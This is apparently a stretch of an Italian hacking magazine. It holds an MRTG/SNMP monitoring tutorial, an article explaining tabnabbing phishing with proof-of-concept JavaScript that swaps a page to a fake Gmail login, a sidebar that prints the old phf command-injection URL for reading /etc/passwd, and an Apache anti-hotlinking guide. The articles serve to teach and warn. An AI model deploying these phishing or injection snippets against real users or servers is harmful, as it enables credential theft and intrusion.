Questa sintassi può variare da distribuzione a distribuzione. In questo caso ho utilizzato la sintassi di GNU/Linux Gentoo <http://www.gentoo.org/>. Se invece avessi utilizzato la sintassi GNU/Linux Slackware <http://www.slackware.com/>, avrei dovuto usare */etc/rc.d/rc.snmpd start*. Se fossimo in ambiente BSD, avremmo dovuto usare qualcosa come: */usr/local/etc/rc.d/snmpd.sh start* Perciò accertatevi sul come avviare i servizi del vostro GNU/Linux o BSD (o system V) che sia, e continuate la lettura. Accertatevi anche che il path per il file MIB.txt sia corretto. Arrivati a questo punto dobbiamocominciare a configurare i vari servizi che vorremmo monitorare.
Primo fra tutti, il traffico generato. Lanciamo quindi il comando:

```
/usr/bin/cfgmaker  \
--output=/etc/mrtg/traffic.cfg \
--ifdesc=ip \
--ifref=descr \
--global "WorkDir: /var/www/localhost/mrtg" \
--global "Options[_]: bits,growright" \
public@localhost
```

In questo modo il comando cfgmaker creerà un file chiamato */etc/mrtg/traffic.cfg* che conterrà tutte le informazioni per il polling snmp del traffico di rete. Occupiamoci ora della CPU

```
/bin/cat -s > /etc/mrtg/cpu.cfg
WorkDir: /var/www/localhost/mrtg
LoadMIBs: /usr/share/snmp/mibs/UCD-SNMP-MIB.¬
txt
Target[localhost.cpu]:ssCpuRawUser. ¬
0&ssCpuRawUser.0:public@localhost
+ ssCpuRawSystem.0&ssCpuRawSystem.
0:public@localhost+ssCpuRawNice. ¬
0&ssCpuRawNic ¬ e.0:public@localhost
RouterUptime[localhost.cpu]: public@localhost
MaxBytes[localhost.cpu]: 100
Title[localhost.cpu]: CPU Load
PageTop[localhost.cpu]: <H1>Active CPU
Load%</H1>
Unscaled[localhost.cpu]: ymwd
ShortLegend[localhost.cpu]: %
YLegend[localhost.cpu]: CPU Utilization
Legend1[localhost.cpu]: Active CPU in % Load)
Legend2[localhost.cpu]:
Legend3[localhost.cpu]:
Legend4[localhost.cpu]:
LegendI[localhost.cpu]: Active
LegendO[localhost.cpu]:
Options[localhost.cpu]:growright,nopercent
```

Premiamo come poco fa i tasti [ctrl]+[d], e passiamo alla memoria:

```
/bin/cat -s > /etc/mrtg/mem.cfg
LoadMIBs: /usr/share/snmp/mibs/HOST-¬
RESOURCES-MIB.txt
Target[localhost.mem]: .1.3.6.1.4.1.2021.4.1¬
.0&.1.3.6.1.4.1.2021.4.11.0:public@localhost
PageTop[localhost.mem]: <H1>Free Memory </H1>
WorkDir: /var/www/localhost/mrtg
Options[localhost.mem]: nopercent,growright,¬
gauge,noinfo
Title[localhost.mem]: Free Memory
```

```
MaxBytes[localhost.mem]: 1000000
kMG[localhost.mem]: k,M,G,T,P,X
YLegend[localhost.mem]: bytes
ShortLegend[localhost.mem]: bytes
LegendI[localhost.mem]:  Free Memory:
LegendO[localhost.mem]:
Legend1[localhost.mem]: Free memory, not ¬
including swap, in bytes
```


Di nuovo [ctrl]+[d]. La memoria swap:

```
/bin/cat -s > /etc/mrtg/swap.cfg
LoadMIBs: /usr/share/snmp/mibs/UCD-¬
SNMP-MIB.txt
Target[localhost.swap]: memAvailSwap. ¬
0&memAvailSwap.0:public@localhost
PageTop[localhost.swap]: <H1>Swap Memory</H1>
WorkDir: /var/www/localhost/mrtg
Options[localhost.swap]: nopercent, ¬
growright,gauge,noinfo
Title[localhost.swap]: Free Memory
MaxBytes[localhost.swap]: 1000000
kMG[localhost.swap]: k,M,G,T,P,X
YLegend[localhost.swap]: bytes
ShortLegend[localhost.swap]: bytes
LegendI[localhost.swap]:  Free Memory:
LegendO[localhost.swap]:
Legend1[localhost.swap]: Swap memory ¬
avail, in bytes
```

E il consueto [ctrl]+[d]. Veniamo ora ad un classico del monitoraggio: il ping! Questo comodo tool ci permetterà di sapere i tempi di round trip su siti conosciuti da monitorare.

```
/bin/cat -s > /etc/mrtg/ping.cfg
WorkDir: /var/www/localhost/mrtg
Title[localhost.ping]: Round Trip Time
PageTop[localhost.ping]: <H1>Round Trip ¬
Time</H1>
Target[localhost.ping]: `/etc/mrtg/ping.sh`
MaxBytes[localhost.ping]: 2000
Options[localhost.ping]: growright, ¬
unknaszero,nopercent,gauge
LegendI[localhost.ping]: Pkt loss %
LegendO[localhost.ping]: Avg RTT
Legend1[localhost.ping]: Maximum Round ¬
Trip Time in ms
Legend2[localhost.ping]: Minimum Round ¬
Trip Time in ms
Legend3[localhost.ping]: Maximal 5 ¬
Minute Maximum Round Trip Time in ms
Legend4[localhost.ping]: Maximal 5 ¬
Minute Minimum Round Trip Time in ms
YLegend[localhost.ping]: RTT (ms)
```

Ancora [ctrl]+[d]. Cominciamo ora a generare gli script che andranno a richiamare mrtg:

```
/bin/cat -s > /etc/cron.mrtg/traffic.sh
```

```
#!/bin/sh
/usr/bin/mrtg /etc/mrtg/traffic.cfg
[ctrl]+[d]

/bin/cat -s > /etc/cron.mrtg/cpu.sh
#!/bin/sh
/usr/bin/mrtg /etc/mrtg/cpu.cfg
[ctrl]+[d]

/bin/cat -s > /etc/cron.mrtg/mem.sh
#!/bin/sh
/usr/bin/mrtg /etc/mrtg/mem.cfg
[ctrl]+[d]

/bin/cat -s > /etc/cron.mrtg/swap.sh
#!/bin/sh
/usr/bin/mrtg /etc/mrtg/swap.cfg
[ctrl]+[d]

/bin/cat -s > /etc/cron.mrtg/ping.sh
#!/bin/sh
/usr/bin/mrtg /etc/mrtg/ping.cfg
[ctrl]+[d]
```

Prepariamo ora lo script che andrà a compiere il comando: /bin/cat -s >

```
/etc/mrtg/ping.sh #!/bin/sh PING="/bin/ ¬
ping" # Google, for example
ADDR="google.com" DATA=`$PING -c10 -s500 ¬
$ADDR -q ` LOSS=`echo $DATA |
awk '{print $18 }' | tr -d %` echo $LOSS ¬
if [ $LOSS = 100 ]; then echo 0
else echo $DATA | awk -F/ '{print $5 }' fi.
```

Rendiamo quindi eseguibili gli script con:

```
/bin/chmod +x /etc/cron.mrtg/*.sh
/bin/chmod +x /etc/mrtg/ping.sh
```

A questo punto avviamo per tre volte ogni script, così da poter generare le prime statistiche. Non badate agli errori dato che inizialmente non avrà le vecchie (statistiche):

```
/bin/sh /etc/cron.mrtg/traffic.sh
/bin/sh /etc/cron.mrtg/cpu.sh
/bin/sh /etc/cron.mrtg/mem.sh
/bin/sh /etc/cron.mrtg/swap.sh
/bin/sh /etc/cron.mrtg/ping.sh
```

Finalmente abbiamo le nostre statistiche! Non ci resta infine che generare un index.html che permetta di ordinare tutti i nostri grafici:

```
/usr/bin/indexmaker --output=/var/www/ ¬
localhost/mrtg/index.html \
--title="Power Under Control :)" \
--sort=name \
--enumerate \
/etc/mrtg/traffic.cfg \
/etc/mrtg/cpu.cfg \
/etc/mrtg/mem.cfg \
/etc/mrtg/swap.cfg \
/etc/mrtg/ping.cfg
```

Perfetto! Non ci resta che aggiungere in cron il nostro lavoro:

```
crontab -e

/bin/cat >> /var/spool/cron/crontabs/root
*/5 * * * * /bin/run-parts /etc/cron. ¬
mrtg 1> /dev/null
```

Bene. Abbiamo concluso!! Puntiamo il nostro browser preferito su: /var/www/localhost/www/index.html In caso qualcuno di voi volesse usare mini_httpd o apache, sar√† è necessario far puntare la DocumentRoot a tale subdirectory, avviare il servizio e collegarsi su: http://localhost/mrtg Ecco qui le nostre statistiche! Per approfondire meglio lo studio dell'snmp, il tool *net-snmp* mette a disposizione svariati tool informativi e di diagnosi. Iniziamo con snmpwalk: Snmpwalk is an SNMP application that uses SNMP GETNEXT requests to query a network entity
for a tree of information Quindi, snmpwalk, sfrutta la richiesta *GETNEXT* per ottenere informazioni sull'alberatura snmp dell'oggetto richiesto. In questo modo possiamo utilizzarlo come banale "visualizzatore" di stato. Il risultato ottenuto sarà quindi il valore dell'OID (Object Identifier) richiesto. Cominciamo quindi con la richiesta dell'oggetto: *mgmt.1.2.2.1.10.2*

```
$ snmpwalk -v 1 -c public localhost ¬
mgmt.1.2.2.1.10.2
IF-MIB::ifInOctets.2 = Counter32: 140021440
```

Ecco che quindi, snmpwalk, ci ha restituito il valore dell'oggetto desiderato. Per conoscere a cosa corrisponde un determinato oggetto, possiamo usare un'altra utility messa a disposizione dalla suite net-snmp *snmptranslate*. Come è facile intuire, questo programma
trasforma l'oggetto (OID) in una descrizione sul suo contenuto, facilitando così la lettura e la comprensione.

```
$ snmptranslate -IR -Td mgmt.1.2.2.1.10.2
IF-MIB::ifInOctets.2
ifInOctets OBJECT-TYPE
  -- FROM        IF-MIB, RFC1213-MIB
  SYNTAX         Counter32
  MAX-ACCESS     read-only
  STATUS         current
```

DESCRIPTION "The total number of octets received on the interface, including framing characters.
Discontinuities in the value of this counter can occur at re-initialization of the management system,
and at other times as indicated by the value of ifCounterDiscontinuityTime."

```
::= { iso(1) org(3) dod(6) internet(1) ¬
mgmt(2) mib-2(1)
 interfaces(2) ifTable(2) ifEntry(1) ¬
ifInOctets(10) 2 }
```

Ora, per esempio, potreste divertirvi a conoscere gli OID di un vostro host, semplicemente con:

```
$ snmpwalk -v 1 -c public localhost
```

Quindi, adesso, potrete generare i vostri file di configurazione (oppure come ho fatto io per il ping, con uno script) a seconda delle informazioni di cui avete bisogno. Una lettura ai manuali di:


mrtg
snmpd
snmpwalk
snmptranslate

sarà sicuramente più esplicativa. Beh, non mi resta che augurarvi un buon *MRTG* a tutti! khazad-dum.

di redazione@hackerjournal.it

MINACCIA WEB 2.0: IL TABNABBING

NELL'ERA DEL WEB 2.0, UN ATTACCO INFORMATICO NON RICHIEDE NECESSARIAMENTE DI ESSERE TECNICO PER FARE DELLE VITTIME O VIOLARE LA PRIVACY ALTRUI. PER IL CICLO "LA SICUREZZA WEB NON È SOLO SQL INJECTION O CROSS SITE SCRIPTING", QUESTO ARTICOLO MIRA A FARVI APRIRE GLI OCCHI SU ALCUNE REALTÀ EMERGENTI, LASCIANDO PER UNA VOLTA DA PARTE I SOLITI MECCANISMI DI SPAM E PHISHING

Una delle prime attività alla quale mi sono dedicato entrando in Internet come tanti che hanno avuto l'approccio iniziale con la grande rete negli anni 96/97, è stato cominciare a smanettare con **Netscape Navigator** ed **Internet Explorer 3.0** (i principali browser disponibili in quel particolare periodo storico) nel tentativo di creare pagine HTML *interattive*, come le chiamavamo a quei tempi. Riuscire a posizionare un'immagine al centro della finestra del browser o ancorare un collegamento ad una risorsa esterna, appariva di per sé un miracolo e celava un non so che di mistico. Eppure le pagine erano esclusivamente statiche e si era ben lontani dalla possibilità di generare contenuti dinamici. No, le CGI in bash o in C non erano certo considerate sinonimo di flessibilità. Ancora in pochi intravedevano nel web un possibile vettore d'attacco e bug come quello sul phf **[1]** non facevano certo presagire una rivoluzione nel panorama dell'IT Security governato, almeno fino a quel momento, dalla sovversione e dallo sfruttamento di servizi di rete vulnerabili e/o mal configurati. Il Web 2.0 cambia però radicalmente questo scenario, portando con sé dinamicità, flessibilità ma anche una quantità di attacchi completamente nuovi, attacchi non necessariamente tecnici, come un buffer overflow, ma che fanno comunque leva sull'astuzia e non per questo sono da considerarsi meno pericolosi. Oggi parleremo proprio di una di queste insidie emergenti. Dopo aver letto l'articolo, imparerete probabilmente a vedere la navigazione in Internet con un occhio completamente diverso!

Aza Raskin. California, classe 1984. Il vero volto del tabnabbing

Cosa era il phf?

Il phf era una cgi di esempio che implementava un servizio di rubrica telefonica. Lo script veniva incluso di default in alcuni web server (principalmente **NCSA httpd 1.5** ed **Apache 1.0.3**) durante gli anni 90 e soffriva di una vulnerabilità che consentiva l'esecuzione di codice remoto sul sistema ospite. Quello del phf è stato uno dei bug più semplici da sfruttare nella storia delle web application, forse quello che più di tutti ha ispirato una nuova generazione di hacker, invogliandola a sperimentare e divulgare le tecniche di attacco web emerse negli anni successivi e che sono state le progenitrici della moderna Web Application Security.

Tabnabbing: il lato pratico

L'astuzia dicevamo. Uno degli attacchi forse più ingegnosi mai partoriti dalla mente umana nell'era del Web 2.0 è il tabnabbing. Si tratta di una sorta di phishing avanzato in cui sostanzialmente l'utente naviga in un sito che sembra solo in apparenza normale. Quando il codice Javascript del sito rileva la perdita di focus e quindi che sul tab in cui è stato visualizzato non vi è più interazione perché l'utente ha spostato la sua attenzione verso un'altra tabella del browser (o un'altra parte del desktop), il sito modifica in tempo reale il suo aspetto. Ad esempio l'icona, il testo

ed i contenuti iniziali potrebbero essere sostituiti al volo in modo da apparire in tutto e per tutto uguali alla pagina di autenticazione di Gmail. L'utente che ritorna sul tab (e che magari tiene contemporaneamente aperte altre tabelle del browser o sta navigando su finestre multiple) a questo punto potrebbe non ricordarsi del sito originale e potrebbe essere indotto a pensare che la sua sessione di gmail sia scaduta e quindi procedere nuovamente al login. In questo modo le sue credenziali di autenticazione vengono intercettate dall'aggressore (di fatto l'interazione sta avvenendo su una risorsa web dell'attacker) ed utilizzate per dirottare e loggare l'utente verso il vero sito di Gmail, così da non destare sospetti.

Questo trucco sfrutta sostanzialmente la debolezza della mente umana nel gestire efficientemente e razionalmente più tab. Quando si trova a dover lavorare sotto queste condizioni, la memoria fa brutti scherzi e l'utente tende a confondersi o dimenticare le operazioni compiute appena un attimo prima. Vi sembra una stupidaggine? Volete un esempio che vi faccia vedere più da vicino cosa accade durante una sessione di tabnabbing?
Benissimo. Prima di capire come tecnicamente questo trucco può essere implementato, osserviamo un esempio pratico che potrete seguire nei vari step aiutandovi anche con le Figura 1, 2 e 3.
Aprite diversi tab nel vostro browser e navigate su vari siti a vostra scelta. Dopo, da un altro tab, accedete a questo URL: *http://www.azarask.in/blog/post/a-new-type-of-phishing-attack/* **(Figura 1)**.

Allontanatevi adesso dal browser (ad esempio aprite il client di posta elettronica preferito oppure navigate su uno dei siti aperti in precedenza) e svolgete questa operazione per almeno cinque secondi **(Figura 2)**. Successivamente provate ad identificare il tab in cui era stato aperto il sito *http://www.azarask.in* e visualizzatelo **(Figura 3)**. Notate nulla di strano? I contenuti del sito originario sono cambiati ed ora, al loro posto, trovate la raffigurazione della login di Gmail.

In realtà, essendo questa una dimostrazione delle potenzialità del tabnabbing, ciò che avrete davanti sarà solo un'immagine del sito in questione ma, in uno scenario reale, potete scommettere che tutto avrà un aspetto più veritiero. Provate adesso ad immaginare che la schermata di login sia reale. Sapendo di essere utenti Gmail, provereste ad autenticarvi? Beh se la risposta è affermativa, avreste fornito nelle mani di uno sconosciuto username e password del vostro account.

I'm Aza Raskin. I make shiny things. I simplify.

To the user, the interface is the product.

TABNABBING: A NEW TYPE OF PHISHING ATTACK

The web is a generative and wild place. Sometimes I think I missed my calling; being devious is so much fun. Too bad my parents brought me up with scruples.

Most phishing attacks depend on an original deception. If you detect that you are at the wrong URL, or that something is amiss on a page, the chase is up. You've escaped the attackers. In fact, the time that wary people are most wary is exactly when they first navigate to a site.

What we don't expect is that a page we've been looking at will change behind our backs, when we aren't looking. That'll catch us by surprise.

HOW THE ATTACK WORKS

1. A user navigates to your normal looking site.
2. You detect when the page has lost its focus and hasn't been interacted with for a while.
3. Replace the favicon with the Gmail favicon, the title with "Gmail: Email from Google", and the page with a Gmail login look-a-like. This can all be done with just a little bit of Javascript that takes place instantly.
4. As the user scans their many open tabs, the favicon and title act as a strong visual

Figura1: la vittima riceve un link o visita un sito di sua spontanea volontà che sembra apparentemente normale





Figura 2: la vittima sposta la sua attenzione verso un altro tab e comincia ad interagire con quella schermata. Nel mentre, in background, il sito aperto precedentemente cambia completamente i suoi connotati

Figura 3: quando qualche tempo dopo l'utente ritorna nel primo tab aperto in ordine cronologico, si ritrova la pagina di autenticazione di Gmail. Riuscirà ad essere abbastanza sveglio ed accorgersi del tentativo di furto delle sue credenziali?

Tabnabbing: il lato tecnico

Non è necessario alcun requisito particolare per mettere in atto questo trucco (a parte le ovvie personalizzazioni). Tutto ciò che occorre è posizionare un tag **<script>** nella pagina principale di un sito che faccia riferimento a **bgattack.js**. Il sorgente Javascript lo trovate qui **[2]**

Lo sapevi che è stata una donna a scoprire per prima lo storico bug sul phf?

Anche se il bug era già noto da tempo nei circoli hacking e nell'underground digitale di quel periodo, la divulgazione pubblica della falla avvenne solo nel marzo del 1996 grazie ad un advisory emesso dall'Internet Emergency Response Team di IBM. La segnalazione del bug al team era però arrivata originariamente da **Jennifer Myers**. La Myers si accorse che la procedura `escape_shell_cmd()` utilizzata dallo script per rimuovere caratteri potenzialmente pericolosi, prima di passare l'input utente a librerie che interagivano con la shell di sistema come `popen()` o `system()`, non validava correttamente la presenza del carattere di ritorno a capo (hex: **0x0a**). Utilizzando ad esempio il seguente URL, era possibile lanciare comandi arbitrari in presenza della cgi vulnerabile:

http://ip_target/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd

Nel caso specifico era possibile ottenere il file **/etc/passwd** dal sistema ospite. Se il web server girava come utente root (abbastanza frequente in quegli anni) l'attacker poteva eseguire comandi con i massimi privilegi

Dando un'occhiata ravvicinata a questo codice (consigliamo a tal proposito di stampare il listato che comunque non ha dimensioni eccessive) si comprende benissimo come l'attacco può essere implementato e perfezionato. Anzitutto, nella funzione principale (inizio listato) si può notare che il codice registra due eventi nella finestra corrente (oggetto `window`):

```
window.onblur = function(){
  TIMER = setTimeout(changeItUp, 5000);
}

window.onfocus = function(){
  if(TIMER) clearTimeout(TIMER);
}
```

L'evento `onblur` entra in gioco quando la finestra del browser su cui il codice Javascript sta girando perde il focus. Se la perdita di focus è superiore a 5 secondi, viene invocata la funzione `changeItUp` che si occupa di cambiare al volo i connotati del sito attuale. In caso contrario (evento `onfocus`), ovvero se la finestra riottiene il focus, il timer viene resettato in attesa che l'utente si allontani nuovamente dal tab. Osservate adesso più da vicino la funzione `changeItUp`:

```
function changeItUp(){
  if( HAS_SWITCHED == false ){
    createShield("https://mail.google.
com");
    setTitle( "Gmail: Email from Google");
    favicon.set("https://mail.google.com/
favicon.ico");
    HAS_SWITCHED = true;
  }
}
```

Se il passaggio dal sito originario a quello che l'attacker intende impersonare non è già avvenuto (cioè `HAS_SWITCHED == false`) il codice dentro questa funzione svolge fondamentalmente tre operazioni:

`createShield()` si occupa di cambiare i contenuti del sito. Tutto ciò che il codice di esempio fa, in questo caso, è di aggiungere un nuovo elemento `<div>` davanti ai contenuti esistenti in modo da oscurarli attraverso l'inserimento di un tag `<img>` che punti ad un'immagine raffigurante il sito Gmail. Ovviamente in uno scenario di attacco reale, occorrerà ben più che inserire una semplice immagine che raffiguri la pagina principale di Gmail. Trattandosi tuttavia di una dimostrazione vi dovrete accontentare. Sta a voi tirare fuori dallo skeleton di **bgattack.js** qualcosa di più di quanto già fa, se siete interessati. Tornando al sorgente Javascript, `setTitle()` è invece la funzione preposta a cambiare il titolo della pagina. Ciò avviene semplicemente alterando la proprietà `title` dell'oggetto document:

```
function setTitle(text){ document.title =
text; }
```

Il metodo set della classe user-defined `favicon` viene infine utilizzato per sostituire l'icona attuale del sito con quella originale di gmail, in modo da dare una parvenza più reale al tutto.

Conclusione

Ad aver parlato pubblicamente per la prima volta di tabnabbing, avendone dimostrato tra l'altro l'efficacia con il Proof Of Concept bgattack.js, è stato **Aza Raskin**. Lo stesso Raskin, tuttavia, ammette che l'attacco presenta delle limitazioni **umane** e **tecnologiche** che vale la pena menzionare a beneficio dei nostri lettori. Ovviamente la sua efficacia (e probabile riuscita) è direttamente proporzionale al numero di tab con cui la vittima sta interagendo nel momento in cui viene attaccata (più ce ne sono aperti, maggiori sono le possibilità che la sua mente possa confondersi in fase di switch). Per quanto riguarda il vincolo tecnologico invece, per poter funzionare correttamente, l'attacco necessita che Javascript sia attivo sul browser di chi visita il sito. Come osservato da qualcuno, nell'eventualità in cui il supporto Javascript sia per qualche motivo stato disattivato (molto improbabile, ma possibile) un attacco simile, sebbene non con lo stesso livello di controllo offerto dalla registrazione degli eventi `onblur` ed `onfocus`, può essere implementato in modo più grezzo utilizzando un

HTML **meta refresh tag** come di seguito mostrato:

filename: test.html

```
<html>
<head>
<meta http-equiv="refresh"
content="15;url=http://sito/pagina/finta/goo-
gle.html">
</head>
<body>
Il contenuto momentaneo del sito va qui. Il
redirect scatterà tra 15 secondi ma senza
controllo sulla perdita o l'acquisizione di
focus del tab
</body>
</html>
```

E' opportuno considerare, comunque, che le versioni più recenti dei principali browser, per impostazione di sicurezza predefinita, ignorano la presenza del tag **meta refresh**. Questo meccanismo di redirect in passato è infatti stato abusato dagli spammer e da chi promuoveva siti di phishing, tanto che i motori di ricerca in alcuni casi si rifiutato oggi di indicizzare pagine HTML che contengono questo tag.

Riferimenti e Link

[1] phf Remote Command Execution Vulnerability
http://www.securityfocus.com/bid/629/info

[2] Codice Javascript bgattack.js
http://www.azarask.in/projects/bgattack.js

Cosa si intende per Web 2.0

Il termine web 2.0 viene spesso utilizzato impropriamente, associandolo alla presenza di uno standard particolare oppure a specifiche tecniche ben precise. In realtà *Web 2.0* è solamente un concetto, un modo di pensare all'impostazione del World Wide Web. Il termine è stato per la prima coniato da O'Reilly e MediaLive International durante una conferenza svoltasi nel 2004 per poi, da lì a poco, venire estensivamente impiegato dall'intero mondo IT. In un primordiale tentativo di distinguere chiaramente ciò che poteva essere definito conforme al termine Web 2.0 da ciò che non lo era, O'Reilly e MediaLive International stilarono una breve lista di applicazioni distinguibili sotto le categorie **Web 1.0** e **Web 2.0**. Il tentativo non andò inizialmente a buon fine, anzi per certi versi contribuì ad alimentare ulteriore confusione. Applicazioni come **Napster** o lo stesso **BitTorrent** vennero infatti inseriti nella categoria **Web 2.0** pur non essendo a tutti gli effetti applicativi web. In realtà il concetto di applicazione conforme **(compliant)** al Web 2.0 non ha dei confini statici. Non esiste cioè una soglia rigida, piuttosto vi è un insieme di principi e pratiche che in base a come miscelati determinano in modo più o meno marcato l'appartenenza di un'applicazione alla sfera del Web 2.0. Ma quali sono questi principi?

1) *Si offrono servizi e non software pacchettizzato*: tale principio si basa sul fatto che i modelli di sviluppo applicativo tradizionali (software a pacchetto) sono considerati superati e bisogna entrare in un'ottica orientata ai servizi.

2) *Il servizio si migliora automaticamente se più persone lo utilizzano*: se da un lato molte aziende devono aggiungere altri server alla loro infrastruttura IT per migliorare i servizi offerti, un modello come quello di BitTorrent rende ogni utente attore attivo nel determinare il miglioramento del servizio stesso.

3) *I servizi devono essere riutilizzabili*: Ogni servizio deve essere progettato in piccole componenti interscambiabili, assemblabili a piacimento e personalizzabili.

4) *Gli utenti vanno considerati co-sviluppatori a tutti gli effetti*: La partecipazione diretta degli utenti che usufruiscono del servizio (ad esempio nel modello Wikipedia dove sono gli utenti ad aggiungere, modificare e vigilare sulla qualità dei contenuti) conferisce ad essi lo status *honoris-causa* di co-sviluppatori.

5) *I servizi non devono avere vincoli di piattaforma*: i servizi devono essere fruibili a svariate tipologie d'utenza e piattaforme (PC, smartphone, palmari, riproduttori digitali audio/video, etc..).

6) *Non esistono rilasci bensì continui aggiornamenti ai servizi*: al contrario di una soluzione software a pacchetto o di un sistema operativo in cui gli aggiornamenti o le nuove versioni vengono rilasciati su base periodica secondo cicli specifici (ad esempio in media tutte le distribuzione Linux più famose hanno una deadline di 6 mesi), un'applicazione Web 2.0 va mantenuta ed aggiornata giornalmente con l'aggiunta graduale di nuove funzionalità in produzione. L'idea di fondo di un'applicazione conforme al termine Web 2.0 è infatti quella di immaginarla in uno stato di beta testing perpetuo, in cui le modifiche o i miglioramenti effettuati vengono introdotti gradualmente in produzione, vagliando aspetti quali grado di utilità ed effettivo utilizzo da parte degli utenti. Solo le funzionalità di successo vengono mantenute attive, eliminando le altre.

di Guido Camerlingo
http://www.guiz.it/

APACHE - ANTI-LEECH
PROTEGGIAMO I NOSTRI FILE CON HTACCESS

SECURITY

Ovvero come proteggere i file a disposizione degli utenti (e dei malintenzionati) su un server pubblico.

La protezione dei nostri file su server pubblici è davvero importante e necessaria non tanto in primo luogo per la protezione e la non duplicazione dei contenuti da parte di terzi, ma sopratutto per chi effettua link a nostri file presenti generando traffico e banda sul nostro sito. Una soluzione rapida ed efficace è da ricercare nel modulo mod_rewrite che permette di riscrivere le condizioni al volo (onTheFly). Lo script da implementare è molto semplice. Consiste nel verificare il referer della richiesta HTTP e di confrontarlo con quelli inseriti nella condizione, successivamente si può impostare la tipologia di file a cui, questa condizione, deve essere applicata. Mettiamo il caso che un' immagine si trovi http://www.nostrosito.it/img.gif Imposteremo i referer in questa maniera:

```
RewriteEngine On

RewriteCond %{HTTP_REFERER}
!^http://nostrosito.it [NC]

RewriteCond %{HTTP_REFERER}
!^http://www.nostrosito.it [NC]

RewriteRule [^/]+.(gif|GIF)$ - [F]
```

In questo modo, nel caso in cui la richiesta non provenga da una pagina del nostro sito (http://nostrosito.it/pagina.htm) Apache visualizzerà l'errore 403.
Ecco una variante per proteggere tutti files.

```
RewriteEngine On

RewriteCond %{HTTP_REFERER}
!^http://geek-blog.it [NC]

RewriteCond %{HTTP_REFERER}
!^http://www.geek-blog.it [NC]

RewriteRule [^/]+.*$ - [F]
```

I files vanno creati con un editor di testo e salvati come ".htaccess"

ERRORI POSSIBILI

